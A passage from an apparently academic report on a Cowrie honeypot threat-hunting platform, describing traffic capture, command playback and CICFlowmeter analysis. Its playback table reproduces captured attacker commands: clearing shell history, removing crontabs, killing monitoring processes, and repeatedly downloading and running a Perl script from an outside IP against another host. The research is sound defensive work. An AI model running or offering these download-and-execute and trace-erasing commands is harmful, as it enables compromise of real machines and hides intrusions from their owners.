We have created a network with the capability to capture and analyse traffic inside and outside of our firewall in real time. Using the Cowrie honeypot we are capturing attacker's behaviour. We are migrating to an online system with the capability to provide playback of this behaviour, allowing for novel, in-depth analysis of the techniques, tactics and procedures used by attackers. With this insight we hope to develop a classification system for the TTPs of attackers. Such a system would provide valuable information to security professionals when responding to threats, and attributing attacks.

Our user interface for CIC TH(Threat Hunting) is more realistic than the other platforms in honeynet. We are putting more effort into removing false noise and analysing data correctly. Figure 16 shows the CIC Threat Hunting statistics.

Furthermore, we are trying to playback attacker's commands in our system. We have designed an environment based on KippoGraph and Cowrie's logs to playback users' commands. Figure 17 demonstrates this feature. This allows us to see how attackers are navigating the system once they gain access.

All honeypot data is captured and analysed by CICFlowmeter. Now, it is available on https://www.honeynetproject.com/



Figure16: UI in CIC Threat Hunting

uname	b3105a35d49b	2018-09-20 22:10:03	Play TTY Log
unset HISTORY HISTFILE HISTSAVE HISTZONE HISTORY HISTLOG WATCH ; history -n ; export HISTFILE=/dev/null ; export HISTSIZE=0; export HISTFILESIZE=0;	b3105a35d49b	2018-09-20 22:10:01	Play TTY Log
uname -a	6e70febf4512	2018-09-20 21:16:08	Play TTY Log
free -m	3c634aec428b	2018-09-20 19:47:05	Play TTY Log
cat /proc/cpuinfo	3c634aec428b	2018-09-20 19:47:04	Play TTY Log
uname	3c634aec428b	2018-09-20 19:47:03	Play TTY Log
cd /var/tmp/ ; cd /tmp/ ; rm -rf ssh1.txt ; wget http://195.22.126.16/ssh1.txt ; mv ssh1.txt wget.txt ; perl wget.txt 193.169.252.253 ; lwp-download http://195.22.126.16/ssh1.txt ; mv ssh1.txt lynx.txt ; perl lynx.txt 193.169.252.253 ; fetch http://195.22.126.16/ssh1.txt ; mv ssh1.txt fetch.txt ; perl fetch.txt 193.169.252.253 ; curl -O http://195.22.126.16/ssh1.txt ; mv ssh1.txt curl.txt ; perl curl.txt 193.169.252.253 ; rm -rf ssh1.txt wget.txt lynx.txt fetch.txt curl.txt	3c634aec428b	2018-09-20 19:47:02	Play TTY Log
free -m	coefb9d87f61	2018-09-20 19:24:27	Play TTY Log
cat /proc/cpuinfo	coefb9d87f61	2018-09-20 19:24:25	Play TTY Log
crontab -r	coefb9d87f61	2018-09-20 19:24:24	Play TTY Log
crontab -r ;killall -9 perl [atd] top htop ps;cd /var/tmp/ ; cd /tmp/ ; rm -rf ssh1.txt ; wget http://195.22.126.16/ssh1.txt ; mv ssh1.txt wget.txt ; perl wget.txt 193.169.252.253 ; lwp-download http://195.22.126.16/ssh1.txt ; mv ssh1.txt lynx.txt ; perl lynx.txt 193.169.252.253 ; fetch http://195.22.126.16/ssh1.txt ; mv ssh1.txt fetch.txt ; perl fetch.txt 193.169.252.253 ; curl -O http://195.22.126.16/ssh1.txt ; mv ssh1.txt curl.txt ; perl curl.txt 193.169.252.253 ; rm -rf ssh1.txt wget.txt lynx.txt fetch.txt curl.txt	coefb9d87f61	2018-09-20 19:24:24	Play TTY Log
uname	coefb9d87f61	2018-09-20 19:24:24	Play TTY Log
free -m	c1fb3c1657f6	2018-09-20 19:22:03	Play TTY Log
cat /proc/cpuinfo	c1fb3c1657f6	2018-09-20 19:22:02	Play TTY Log
uname	c1fb3c1657f6	2018-09-20 19:22:01	Play TTY Log
crontab -r	c1fb3c1657f6	2018-09-20 19:22:00	Play TTY Log
crontab -r ;killall -9 perl [atd] top htop ps;cd /var/tmp/ ; cd /tmp/ ; rm -rf ssh1.txt ; wget http://195.22.126.16/ssh1.txt ; mv ssh1.txt wget.txt ; perl wget.txt 193.169.252.253 ; lwp-download http://195.22.126.16/ssh1.txt ; mv ssh1.txt lynx.txt ; perl lynx.txt 193.169.252.253 ; fetch http://195.22.126.16/ssh1.txt ; mv ssh1.txt fetch.txt ; perl fetch.txt 193.169.252.253 ; curl -O http://195.22.126.16/ssh1.txt ; mv ssh1.txt curl.txt ; perl curl.txt 193.169.252.253 ; rm -rf ssh1.txt wget.txt lynx.txt fetch.txt curl.txt	c1fb3c1657f6	2018-09-20 19:22:00	Play TTY Log

Figure17: CIC TH Playback



Figure18: Online analyzed data by CICFlowmeter